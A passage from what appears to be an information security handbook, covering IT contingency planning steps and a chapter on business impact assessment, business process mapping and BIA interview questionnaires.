- Air-conditioning systems should have excess capacity that does not allow the failure of one component, such as a compressor, to jeopardize its continued operation to provide an adequate climate-controlled environment.
- Fire and smoke detectors as well as water sensors properly placed in the computer room ceiling and floor are preventive measures that also reduce loss and damage. Valuable in the computer room and near critical hardware are plastic tarps, which can be unrolled over equipment to protect it from water damage. This can reduce costs for replacement of equipment.
- Fire suppression systems are necessary controls that also prevent extensive damage to hardware and reduce loss in the case of fire.
- Heat-resistant and waterproof containers should be available for the storage of backup media and vital records that are not in electronic format. These can be used to store media before transporting them to an offsite storage facility as part of an emergency recovery procedure.
- Proper offsite storage locations should be identified for backup media and any critical records that are not electronic, including system documentation.
- Technical security controls should be in place, such as encryption (including key management and access controls systems with least-privilege access implementation based on corporate roles for access to data).
- Backups should be performed frequently and tested regularly.

Step 4: Develop recovery strategies.
Thorough recovery strategies ensure that any critical system can be recovered in an appropriate timeframe based on the requirements defined during the business impact assessment. Important considerations for the recovery strategies include:

- Backup methods
- Alternate sites
- Equipment replacement
- Roles and responsibilities
- Cost consideration

Recovery strategies provide a means to restore critical operations quickly and effectively following a service disruption. The strategies should address disruption impacts and allowable outage times identified in the BIA. Several alternatives should be considered when developing the strategy, including cost, allowable outage time, security, and integration with larger, organization-level security and safety plans.

Step 5: Develop the contingency plan.
Contingency plan development is a critical step in the process of implementing a comprehensive contingency planning program. The plan contains detailed roles, responsibilities, teams, and procedures associated with restoring an IT system following a disruption. The contingency plan should detail and document technical capabilities designed to support contingency operations. The contingency plan should be tailored to the organization and its requirements. Plans need to balance detail with flexibility; usually the more detailed the plan is, the less scalable and versatile the approach. The information presented here is meant to be a guide.

Step 6: Plan testing, training, and contingency plan exercises.

- Develop test objectives.
- Develop success criteria.
- Document lessons learned.
- Incorporate them into the plan.
- Train personnel.

Training prepares recovery personnel for plan activation and improves the plans effectiveness and preparedness. Plan testing is a critical element of successful contingency capabilities. Testing enables plan deficiencies to be identified and addressed. Testing also helps evaluate the ability of the recovery staff to implement the plan quickly and effectively. Each contingency plan element should be tested to confirm the accuracy of individual recovery procedures and the overall effectiveness of the plan.

In the contingency test, perform system recovery on an alternative hardware platform from backup media stored offsite. The recovery testing provides verification that the recovery media still function and it demonstrates the level of coordination among members of the recovery team and the effectiveness of documentation and communication. Also verified by testing the contingency plan are:

- Internal and external connectivity
- System performance using alternative equipment
- Restoration of normal operations
- Notification and communication procedures
- Coordination with internal and external organizations
- Thoroughness and accuracy of documentation

Step 7: Plan maintenance.
The contingency plan must be reviewed and updated as part of normal day-to-day operations. Any plan document changes are made as systems, networks, and applications are changed. A good way to keep documentation up to date is to make updating of contingency plan documentation a routine requirement of change management. Change management quality procedures should include this validation as part of change approval. To be effective, the plan must be maintained in a readiness state that accurately reflects system requirements, procedures, organizational structure, and policies. IT systems undergo frequent changes because of shifting business needs, technology upgrades, or new internal or external policies; therefore, it is essential to update the contingency plan as part of the change management procedures to ensure that any new information is documented and contingency measures are revised as appropriate. As a rule, the entire plan should be reviewed for accuracy and completeness using the testing procedures at least annually. Other major reviews of the plan documentation should be completed whenever significant changes occur to any element of the plan. Certain elements will require more frequent reviews, such as contact lists and roles and responsibilities. Based on the system type and criticality, it may be reasonable to evaluate plan contents and procedures more frequently. At minimum, plan reviews should focus on the following elements:

- Operational requirements
- Security requirements
- Technical procedures

- Software and hardware and other equipment (types, specifications, and amount)
- Names and contact information of team members
- Names and contact information of vendors, including alternate and off-site vendor points of contact (POCs)
- Alternative and off-site facility requirements
- Vital records (electronic and hardcopy).

Epilogue

Contingency planning represents a broad scope of activities designed to sustain and recover critical IT services after an emergency. Contingency planning fits into a much broader emergency preparedness environment that includes organizational and business process continuity and general business recovery planning. An organization can use a suite of plans to properly prepare response, recovery, and continuity activities for disruptions affecting the organization's IT systems, business processes, and facilities. Because of the inherent relationship between an IT system and the business process it supports, plans should be coordinated as they are developed and updated to ensure that recovery strategies and supporting resources neither negate each other nor duplicate efforts. So, remember, every time you flush consider the risks and whether or not you are prepared to deal with the consequences.

The Business Impact Assessment Process and the Importance of Using Business Process Mapping

Carl Jackson

Introduction

Without question, business continuity planning (BCP) is a business process issue, not a technical one. In fact, business continuity planning is a business process in itself. We understand that each time-critical business process and support component of the enterprise must play a part during the development, implementation, testing, and maintenance of the BCP process, and it is the results of the business impact assessment (BIA) that will be used to make a case for further action. With these thoughts in mind, the objective of this chapter is to discuss the BIA and the importance of identifying enterprise business processes and standardizing a business process naming convention to facilitate an efficient BIA process.

Not Just Information Technology Focused

In the past, business continuity planning has often been thought of as focusing simply on the recovery of computer systems, often referred to as disaster recovery planning. Evolving experience in the field of continuity planning has led us to understand that recovery of only information technology (IT) does not promise the survival of an organizational following a serious disruption or disaster. Indeed, speedy recovery of an IT function is useful only if the organizational business units themselves are able to continue to operate, even at reduced efficiencies. That is, they must be in a position to communicate with customers or clients, business partners, vendors, and the like; to receive and enter orders; to produce and deliver goods and services; and to collect and book revenue. The most efficient approach toward ensuring enterprise continuity is to anticipate and prepare continuity plans that not only include the IT infrastructure but also begin with and focus attention on the organization's time-critical business processes and the resources that support those processes.

The Importance of the Business Impact Assessment

While attempting to prepare to recover every enterprise mission-critical business process within the first few minutes or hours following a major disruption or disaster may appear to be a practical or reasonable approach to continuity planning, it quickly becomes apparent to those involved in the planning process that recovering everything quickly is simply impossible. Even if it were possible, the cost of acquiring hot backup resources to support every mission-critical process is simply an unacceptable one. This is where the BIA process plays a pivotal role. The purpose of the BIA has traditionally been twofold. This first is to provide a basis upon which to prioritize mission-critical processes, yes, but more importantly it is to prioritize a hierarchy of mission critical processes that are time critical**.** It can truly be said that, although all time-critical processes are mission critical, not all mission-critical processes are time critical.

Executive Management Support

Gaining executive management support is where to begin. This support must be clearly articulated to the organization and is critical to the success of the continuity planning infrastructure. The folks responsible for the project must have the authority and resources to undertake such a project. The ability to reach consensus with the varied organizational interests also hinges on the presence of a strong executive sponsorship.

How does the planner obtain and keep this commitment?
One of the most effective ways to gain and maintain management support is to help educate management as to the risks of not having a continuity planning process in place. If executive management does not understand the impacts that an interruption would have upon time-critical business processes, if is sometimes difficult to attract the attention and support needed to undertake continuity planning. Some suggested steps in obtaining executive management support include:

- Conducting appropriate research to understand:
  Both the mission- and time-critical business processes of the organization
  Management's strategic and tactical initiatives and vision
  The competitive environment in which the organization operates
  The people issues associated with developing a continuity planning process
- Performing a preliminary high-level risk analysis focused on availability vulnerabilities
- Identifying any relevant regulatory or legal requirements
- Building the business case for the continuity planning projects that will ensue
- Obtaining commitment for all the next step activities that will lead to a fully implemented continuity planning infrastructure

Conducting Appropriate Research

The initial step in any continuity planning project undertaking is for the planner to gain a clear idea of the organization's uniqueness, culture, competitive position, and business processes. One challenge plaguing continuity planning industry professionals over the years has been the tendency to be myopic in their view of the individual components of a company. This view has often led planners down a technical course of action that mistakenly focuses attention away from the larger business issues facing the company. The continuity planning business process itself involves more than just continuity of the technical IT and communications infrastructures of the company and therefore requires a broader vision and approach to preparing executive management for what should truly become an enterprise-wide continuity planning process.

Understanding Management's Vision

Aside from understanding the fundamental processes that the enterprise relies upon to conduct its affairs, the planner must also have a clear understanding of executive management's visions for the organization.

What are the strategic and tactical visions, mission, and guiding principles that management is fostering and focusing resources on?

By understanding management's mission, the planner can derive the critical success factors they are striving to achieve. Understanding critical success factors can help the planner appreciate the strategies, tactics, and metrics management is using to achieve and measure success. This information is extremely valuable as it allows customization of the continuity planning processes to dovetail with and support the overall strategies and tactics management is using to achieve success. Matching continuity planning initiatives with enterprise business strategies, as measured by management's own critical success factors, is probably the single best way to ensure that executive management support is obtained. The planner can use this knowledge to identify opportunities for quick-hit continuity planning activities that will be most beneficial to the organization in the short term, while also mapping a longer term approach to designing a continuity planning solution suited to the company.

Where would the planner obtain this type of information?

Clearly, interviews or discussions with executive management representatives would be a good starting point. Additionally, annual reports, strategic and tactical planning documents, and industry reports that depict the current state of the industry and project future state predictions, as well as the business process maps obtained or developed previously, would all be of vital assistance in understanding management vision.

Understand the Competitive Environment

To understand the strengths and weaknesses of the organization, the planner should have an understanding as to how it compares with the marketplace or competitive environment. Internal sources of competitive marketplace information include information that has probably already been collected by the marketing, research and development, and investment departments, for example. External sources of competitive information include *Standard and Poor's Industry Surveys*, and *Hoover's Online* has information on 14,000 public and private U.S. and non-U.S. companies, which would include competitors. There are many others, of course, including professional, industry, or trade organizations. Competitive information is available and can be had with little effort. The planner who can demonstrate an understanding of the competitive environment has already gone a long way toward helping ensure executive management attention and response when resources are needed for continuity planning purposes.

Understand the People Issues

In today's rapidly shifting business and uncertain political environments, organizations are hurrying to stay abreast of rapidly changing technology, business, and political realities. Unfortunately, many organizations focus tremendous amounts of resources and time on analysis and refinement of technology-related issues, for example, but give little attention to how best to implement or deploy the resulting strategies from a people perspective. The continuity plans may be ready for the enterprise, but is the enterprise ready for the continuity plan?

What should the planner do to ensure that the organization is ready for the continuity planning process?

The planner must understand that the company's culture and people play a significant role in the overall success of any project implementation, including continuity planning. In the past, many well-conceived

and well-designed continuity planning process components have fallen short or have cost much more than anticipated because of a lack of appreciation for the people issues, and successful continuity planning is almost entirely people centric; that is, people must take the initiative in the first place to actually perform and develop continuity plans and arrange for the technologies and processes that must be in place to allow the continuity processes to work. Although a continuity planning process certainly has its technical components, it is the people who initiate and facilitate development and implementation of the processes and technologies that must be put into place, and it is the people who have to test, maintain, and measure the performance. Should a disaster or disruption occur, it is the people who will have to execute the recovery effort. When managers do not consider the organization's culture and people impacts, projects fail. The planner must consider the organizational change management issues associated with implementing an appropriately designed continuity planning infrastructure by involving company personnel at an early stage, by setting appropriate expectation levels, and by utilizing a teaming approach in order to minimize resistance to change. The planner should ensure that key stakeholders are identified and utilized from the planning phase forward, clearly articulate benefits and rewards of the process, and emphasize the "what's in it for me" payback.

Business Process Mapping

In preparation for beginning a continuity planning project, whether specifically focused on a limited number of components of the company or for enterprise-wide implementations, the planner must consider and understand the business issues facing the management group. This process begins by gaining a thorough understanding of the business processes of the organization. All organizations in the public and private sectors share similar business processes with other companies or organizations in a similar industry group. A thorough understanding of the enterprise business process allows the planner to see how megaprocesses, major processes, and major subprocesses operate and how they correlate one to another, map across the organization, and interrelate in terms of their availability requirements. The continuity planner can use business process definitions for BCP planning, implementation, training, testing, and measurement and for helping to facilitate the BIA process itself. The planner's ability to speak intelligently about the time-critical needs of precise business processes will enhance executive management communications and confidence in forthcoming recommendations.

Building the Business Case

Armed with this information, the recovery planner can then set out to build the business case for continuity planning. Although some organizations are mandated by regulations to establish a continuity planning process, most are not. The decision to put in place a continuity planning process is a business decision that is measured in terms of expected value-added contributions of the process relative to the commitment of resources required to achieve a successful outcome. As with any business plan, the objective is to identity benefits of having an appropriate continuity planning process. In most cases, the planner is faced with the appearance of having a non-profit-generating project with the goal of offsetting potential losses. Unfortunately, in the past it has been difficult for continuity planners to clearly demonstrate the value-added contribution an effective continuity planning process brings to the organization's people, processes, technology, and mission. In presenting the business case return on investment, it should be measured in more than simply financial information. Qualitative and quantitative measures can be applied to potential loss impacts associated with a disruption in time-critical business processes. Of course, determining the significance of these threats is the purpose of the business impact assessment, so only preliminary business case estimates can be done at this point, awaiting results of the BIA. Preliminary financial estimates can be developed, however, using an interactive and more subjective information gathering process. The planner can estimate a rough order of magnitude (ROM) baseline of resource commitment required to support the case for proceeding with the next phases of the methodology that initially begins with the BIA.

The BCP Process Development

The BIA is the key to a successful BCP implementation, and understanding and standardizing enterprise business process names is critical to the success of the BIA. By way of background, let's focus on where the BIA fits into the BCP development process. Following is a relatively generic methodology that is commonly used for the development of business unit continuity plans, crisis management plans, and technological platforms and communications network continuity plans.

- *Phase I. BCP Project Scoping and Initiation* — This phase determines the scope of the BCP project and develops the project plan. It examines business operations and information system support services to form a project plan to direct subsequent phases. Project planning must define the precise scope, organization, timing, staffing, and other issues. This enables articulation of project status and requirements throughout the organization, chiefly to those departments and personnel who will be playing the most meaningful roles during the development of the BCP.
- *Phase II. Business Impact and Risk Assessment* — This phase involves identification of time-critical business processes and determines the impact of a significant interruption or disaster. These impacts may be financial, in terms of dollar loss, or operational in nature, such as the ability to deliver and monitor quality customer service.
- *Phase III. Developing Continuity Strategies* — The information collected in phase II is employed to approximate the resources (*e.g.*, business unit or departmental space and resource requirements, technological platform services, communications networks requirements) necessary to support time-critical business processes and subprocesses. During this phase, an appraisal of recovery alternatives and associated cost estimates are prepared and presented to management.
- *Phase IV. Continuity Plan Development* — This phase develops the actual plans (*e.g.*, business unit, crisis management, technology-based plans). Explicit documentation is required for execution of an effective continuity process. The plan must include administrative inventory information and detailed continuity team action plans, among other information.
- *Phase V. Implement, Test, and Maintain the BCP* — This phase establishes a rigorous, ongoing testing and maintenance management program.
- *Phase VI. Implement Awareness and Process Measurement* — The final and probably the most crucial long-term phase establishes a framework for measuring the continuity planning processes against the value they provide the organization. In addition, this phase includes training of personnel in the execution of specific continuity activities and tasks. It is vital that they be aware of their role as members of continuity teams.

The BIA Process

As mentioned earlier, the intent of the BIA process is to help the organization's management appreciate the magnitude of the operational and financial impacts associated with a disaster or serious disruption. When they understand, management can use this knowledge to calculate the recovery time objective for time-critical support services and resources. For most organizations, these support resources include:

- Facilities
- IT infrastructure (including voice and data communications networks)
- Hardware and software
- Vital records
- Data
- Business partners

The connection is made when each of the time-critical business processes is mapped to the above supporting resources. Every place a time-critical process touches a supporting resource, that resource is a candidate for some level of BCP effort; therefore, the value of a thorough understanding of the company's business processes cannot be overemphasized.

Start with Business Process Maps

What do we mean when we talk about business process maps? All public and private sector organizations share similar business processes with other companies or organizations in a similar industry group. These business processes can be studied and mapped for the enterprise. The BCP project team can then utilize the business process maps to analyze how mega processes, major process, and major subprocesses operate and interrelate with one another's availability requirements. The continuity planner can use these maps for planning, implementation, training, testing, and measurement. The planner can use the process maps to view the entire organization from the top down and then is able to drill down to identify specific time-critical processes and their supporting resources, to determine single points of failure, and to visualize how the continuity planning process should be constructed to best fit the circumstances. Business process maps help the planner to visualize how the company or organization conducts business; they are essentially a roadmap to the business. They provide a common naming convention for business processes as they interrelate and cross the organizational structure depicted in the company's organization charts. By obtaining or developing process maps, the planner has taken a huge step forward in understanding the true business processes of the enterprise that will be helpful during discussions with executive management regarding continuity planning requirements and investments. As mentioned earlier, the continuity planner's ability to speak intelligently about the time-critical needs of precise business processes will enhance executive management communications and their confidence in forthcoming recommendations.

Business Process Mapping: How To

Caveat: It should be noted from the beginning that business process mapping can and is done differently depending on the mapping purposes. No standard methodology for mapping exists, as many components of the enterprise need to look at the organization differently, thus leaving them to best define their own leading practices for business process mapping. The mapping methods described here have been proven to work best when applied to conducting a BCP business impact assessment. Figure 39.1 is a generic representation of a typical mega business process map that can be used by the planner to standardize business processes among and within individual business units of the enterprise.

Business Process Mapping for the BIA

It is important to limit the population of business processes identified to a workable number. Identification methods should be customized so mega business processes, major business processes, and sub-business processes number anywhere from eight to twelve each. The purpose of breaking up huge business processes into workable and understandable bundles supports efficiency in mapping each across the enterprise. One business process that describes the entire enterprise is not enough, but documenting hundreds of business processes is too many. For purposes of discussion, Figure 39.1 illustrates a typical mega process map. The executive, research and development, sales and marketing, procurement, production, distribution, finance, and accounting mega business processes (notice eight mega processes) is a great starting point. By limiting the number of mega processes, the planner has ensured a workable number of business processes that then can be broken down into another eight to twelve major business processes. And, likewise, each of the major business processes that make up each mega process will have eight to twelve subprocesses. Notice that, although the facilities, IT, and compliance business processes are included in the illustration above, these types of business processes are normally classified as supporting processes required by each of the primary mega processes as support resources and are not considered, in and of themselves, true mega or major business processes.

Business Process Breakdown

Figure 39.2 illustrates a typical detailed map that results as the continuity planners identify each individual business process and then break that process down into its constituent parts. This type of map will be replicated many times across a sizeable enterprise but is extremely valuable for continuity planners when attempting to identify and the prioritize time-critical business processes.




FIGURE 39.1 Typical mega business process map.

Conducting the BIA

When actually explaining the intent of the BIA to those being interviewed, the following approaches should be observed and topics discussed with the participants:

- *Ask intelligent questions of knowledgeable people.* These questions are based loosely on the concept that, if you ask enough reasonably intelligent people a consistent set of measurable questions, then you will eventually reach a conclusion that is more or less the correct one — very qualitative, in other words. The BIA questions serve to elicit qualitative results from a number of knowledgeable people. The precise number of people interviewed obviously depends on the scope of the BCP activity and the size of the organization; however, when consistently directing a well-developed number of questions to an informed audience, the results will reflect a high degree of reliability.
- *Ask to be directed to the correct people.* As the interview unfolds, it may become evident that the interviewee is the wrong person to be answering the questions. Ask who else within this area would be better suited to address these issues. They might be invited into the room at that point, or it may be necessary to schedule a meeting with them at another time.
- *Assure them that their contribution is valuable.* A very important way to build the esteem of interviewees is to mention that their input to the process is considered valuable, as it will be used to formulate strategies necessary to recover the organization following a disruption or disaster. Explaining that the purpose of the interview is to obtain their business unit's relevant information for input to planning a continuity strategy can sometimes change the tone of the interview positively.




FIGURE 39.2 Typical detailed map.

- *Explain that the plan is not strictly an IT plan*. Even if the purpose of the BIA is for IT continuity, when interviewing business unit management to prepare a technological platform recovery plan, it is sometimes useful to couch the discussion in terms of: "A good IT continuity plan, although helping IT to recover, is really a business unit plan." Why? Because the IT plan will recover the business functionality of the interviewee's business unit as well, and that is the purpose of the interview.
- *Focus on who will really be exercising the plan*. Another technique is to mention that the continuity plan that will eventually be developed can be used by the interviewees but is not necessarily developed for them. Why? Because the people being interviewed probably already understand what to do following a disaster, without referring to extensive written recovery procedures, but the fact of the matter is that following the disruption these people may not be available. It may well be the responsibility of the next generation of management to recover, and it will be the issues identified by this interviewee that will serve as the continuity route map.
- *Focus on time-critical business processes and support resources.* As the BIA interview progresses, it is important to fall back from time to time to reinforce the idea that identifying time-critical functions and processes is the purpose of the interview. Remember to differentiate "mission critical" from "time critical."
- *Assume worst-case disaster.* When faced with the question "When will the disruption occur?" the answer should be "It will occur at the worst possible time for your business unit. If you close your books on December 31, and you need the computer system the most on December 30 and 31, then the disaster will occur on December 29." Only when measuring the impacts of a disruption at the worst time can the interviewer get an idea as to the full impact of the disaster, which allows the impact information to be more meaningfully compared from one business unit to the next.
- *Assume that no continuity capability exists.* To obtain results that are comparable, it is essential that interviewees assume that no continuity capability will exist when they answer the impact questions. The reason for this is that, when they attempt to quantify or qualify the impact potential, they may confuse a preexisting continuity plan or capability with no impact, and that is incorrect. No matter the existing continuity capability, the impact of a loss of services must be measured in raw terms so when the results of the interviews from business unit to business unit are compared, the results are comparable (apples to apples, if you will).
- *Gather order of magnitude numbers and estimates*. Financial impact information is needed in orders of magnitude estimates only. Do not get bogged down in minutia, as it is easy to get lost in the detail. The BIA process is not a quantitative risk assessment! It is not meant to be. It is qualitative in nature, and, as such, orders of magnitude impacts are completely appropriate and even desirable. Why? Because preciseness in estimation of the loss impact almost always will result in arguments about the numbers. When this occurs, the true goal of the BIA is lost, because it turns the discussion into a numbers game, not a balanced discussion concerning financial and operational impact potentials. Because of the unlimited and unknown numbers of varieties of disasters that could possibly befall an organization, the true numbers can never ever be precisely known, at least until after the disaster. The financial impact numbers are merely estimates intended to illustrate degrees of impacts. So, skip the numbers exercise and get to the point.
- *Stay focused on the BCP scope*. Whether the BIA process is for development of technological platforms, end-user facilities continuity, voice network, etc., it is very important not to allow scope creep in the minds of the interviewees. The discussion can become very unwieldy if the focus of the loss impact discussions wanders from the precise scope of the BCP project.
- *Remember that there are no incorrect answers*. Because all the results will be compared with one another before the BIA report is forwarded, it is important to emphasize that interviewees should not worry about wrong numbers. As the BIA process evolves, each business unit's financial and operational impacts will be compared with the others, and any impact estimates that are out of line with the rest will be challenged and adjusted accordingly.

- *Do not insist upon getting the financial information on the spot*. Sometimes the compilation of financial loss impact information requires a little time to accomplish. The author often tells interviewees that we will return within a few days to collect the information, so additional care can be taken in preparation, making sure that we do actually return and pick up the information later.
- *Understand the value of push back*. Do not underestimate the value of push back when conducting BIA interviews. Industry experience has taught us that anywhere from one third to one half of an organization's business processes turn out to be time critical. Business process personnel will, most times, tend to view their activities as extremely time critical, with little or no downtime acceptable. In reality, their operations will be arranged in some priority order with the other business processes of the organization for recovery priority. Realistic recovery time objectives (RTOs) must be reached, and sometimes the interviewer must push back and challenge what may be considered unrealistic recovery requirements. Be realistic in challenging, and request that the interviewee be realistic in estimating their business unit's RTOs. Common ground will eventually be found that will be more meaningful to those who will read the BIA findings and recommendations — the executive management group.

BIA Information-Gathering Techniques

Various schools of thought exist with regard to gathering BIA information. Conducting individual one-on-one BIA interviews is popular, but organizational size and location issues sometimes make conducting one-on-one interviews impossible. Other popular techniques include group sessions or the use of an electronic medium (*i.e.*, data or voice network), or a combination of all of these. The following points highlight the pros and cons of these interviewing techniques:

- *One-on-one BIA interviews* — One-on-one interviews with organizational representatives are the most effective way to gather BIA information. The advantages of this method are the ability to discuss the issues face to face and observe the person. This one-on-one discussion will give the interviewer a great deal of both verbal and visual information concerning the topic at hand. In addition, personal rapport can be built between the interviewee and the BIA team, with the potential for additional assistance and support to follow. This rapport can be very beneficial during later stages of the BCP development effort if those being interviewed understand that the BCP process was undertaken to help them get their jobs done in times of emergency or disaster. The disadvantages of this approach are that it can become very time consuming, and can add time to the critical path of the BIA process.
- *Group BIA interview sessions or exercises* — This type of information gathering activity can be very efficient in ensuring that a lot of data is gathered in a short period of time and can speed the BIA process tremendously. The drawback to this approach is that, if not conducted properly, it can result in a meeting of a number of people without very much useful information being obtained.
- *Executive management mandate* — Although not always recommended, in certain circumstances conducting only selected interviews with very high-level executive management will suffice for BIA purposes. Such situations might include development of continuous operations and strategies where extremely short recovery timeframes are already obvious or where time for development of appropriate strategies for recovery is severely shortened. The level of confidence is not as high in comparison to performing many more exhaustive sets of interviews (at various levels of the organization, not just with the executive management group), but it does speed up the process.
- *Electronic medium* — Use of voice and data communications technologies, video conferencing, and Web-based technologies and media are becoming increasingly accepted and popular. Many times, the physical or geographical size and diversity as well as the structural complexity of the organization lend itself to this type of information gathering technique. The pros are that distances

can be diminished and travel expenses reduced. The use of automated questionnaires and other data gathering methods can facilitate the capture of tabular data and ease consolidation of this information. Less attractive, however, is the fact that this type of communication lacks the human touch and sometimes ignores the importance of the ability of the interviewer to read the verbal and visual communications of the interviewee. *Note:* Especially worrisome is the universal broadcast of BIA-related questionnaires. Uninformed groups of users on a network may supply answers to qualitative and quantitative BIA questions without regard to the point or nuance of the question or the intent of the use of the result. Such practices almost always lend themselves to misleading and downright wrong results. This type of unsupported data gathering technique for purposes of formulating a thoughtful strategy for recovery should be avoided.

Most likely, an organization will need to use a mix of these suggested methods or use others as suited to the situation and culture of the enterprise.

The Use of BIA Questionnaires

Without question, the people-to-people contact of the BIA process is the most important component in understanding the potential impact a disaster will have on an organization. People run the organization, and people can best describe business functionality and their business units' degree of reliance on support services. The issue here, however, is deciding what is the best and most practical technique for gathering information from these people. There are differing schools of thought regarding the use of questionnaires during the BIA process. The author's opinion is that a well-crafted and customized BIA questionnaire will provide the structure necessary to guide the BIA and project teams. This consistent interview structure requires that the same questions be asked of each BIA interviewee. Reliance can then be placed on the results because answers to questions can be compared to one another with assurance that the comparisons are based on the same criterion. Although the questionnaire can be a valuable tool, the structure of the questions is subject to a great deal of customization. This customization of the questions depends largely on the reason why the BIA is being conducted in the first place.

The BIA process can be approached differently depending on the needs of the organization. Each BIA situation should be evaluated in order to properly design the scope and approach of the BIA process. BIAs may be desired for several reasons, including:

- Initiating a BCP process where no BIA has been done before, as part of the phased implementation methodology
- Reinitiating a BCP process where a BIA was performed in the past but now must be brought up to date
- Conducting a BIA in order to incorporate the impacts of a loss of E-commerce-related supply-chain technologies into the overall continuity strategies of the organization
- Conducting a BIA in order to justify BCP activities that have already been undertaken (*e.g.*, acquisition of a hot site or other recovery alternative)
- Simply updating the results of a previous BIA effort to identify changes in the environment and as a basis to plan additional activities
- Initiating a BIA as a prelude to beginning a full BCP process for understanding or as a vehicle to sell management on the need to develop a BCP

Customizing the BIA Questionnaire

A questionnaire can be constructed or customized to serve as an efficient tool for accurately gathering BIA information. The number of BIA questionnaires in use by organizations is nearly unlimited. It should go without saying that any questionnaire, BIA or otherwise, can be constructed so as to elicit the response one would like. It is important that the goal of the BIA be in the mind of the questionnaire developers so the questions asked and the responses collected will meet the objective of the BIA process.

TABLE 39-1 Sample BIA Questionnaire

Introduction
Business unit name:
Date of interview:
Contact name(s):
Identify business process or business unit (BU) function:
Briefly describe the overall business functions of the BU (with a focus on time-critical functions/processes), link each time-critical function or process to the IT application or network, and describe the interrelationships of the business processes and applications or networks:

Financial Impacts
Estimate impact of lost revenue (*e.g.*, revenue or sales loss, lost trade discounts, interest paid on borrowed money, interest lost on float, penalties for late payment to vendors or lost discounts, contractual fines or penalties, unavailability of funds, canceled orders due to late delivery):
Estimate impact of extraordinary expenses (*e.g.*, acquisition of outside services, temporary employees, emergency purchases, rental/lease equipment, wages paid to idle staff, temporary relocation of employees):

Operational Impacts
Estimate impact of business interruption (*e.g.*, loss of customer service capabilities, inability to serve internal customers/management):
Estimate loss of confidence (*e.g.*, by customers, shareholders, regulatory agencies, employees):

Technological Dependence
Describe reliance on systems, business functions, and applications (attempt to identify specific automated systems, processes, and applications that support BU operations):
Describe system interdependencies:
Describe state of existing BCP measures:

Other BIA Related Discussion Issues
"What else should I have asked you that I did not, relative to this process?"
Other questions should be customized to the environment of the organization, as needed.

BIA Questionnaire Construction

Table 39.1 is an example of a BIA questionnaire. Basically, the BIA questionnaire is made up of the following types of questions:

- *Quantitative questions* — These questions ask the interviewee to consider and describe the economic or financial impacts of a potential disruption. Measured in monetary terms, an estimation of these impacts will aid the organization in understanding loss potential, in terms of lost income as well as an increase in extraordinary expense. The typical qualitative impact categories might include revenue or sales loss, lost trade discounts, interest paid on borrowed money, interest lost on float, penalties for late payment to vendors or lost discounts, contractual fines or penalties, unavailability of funds, or canceled orders due to late delivery. Extraordinary expense categories might include acquisition of outside services, temporary employees, emergency purchases, rental/lease equipment, wages paid to idle staff, and temporary relocation of employees.
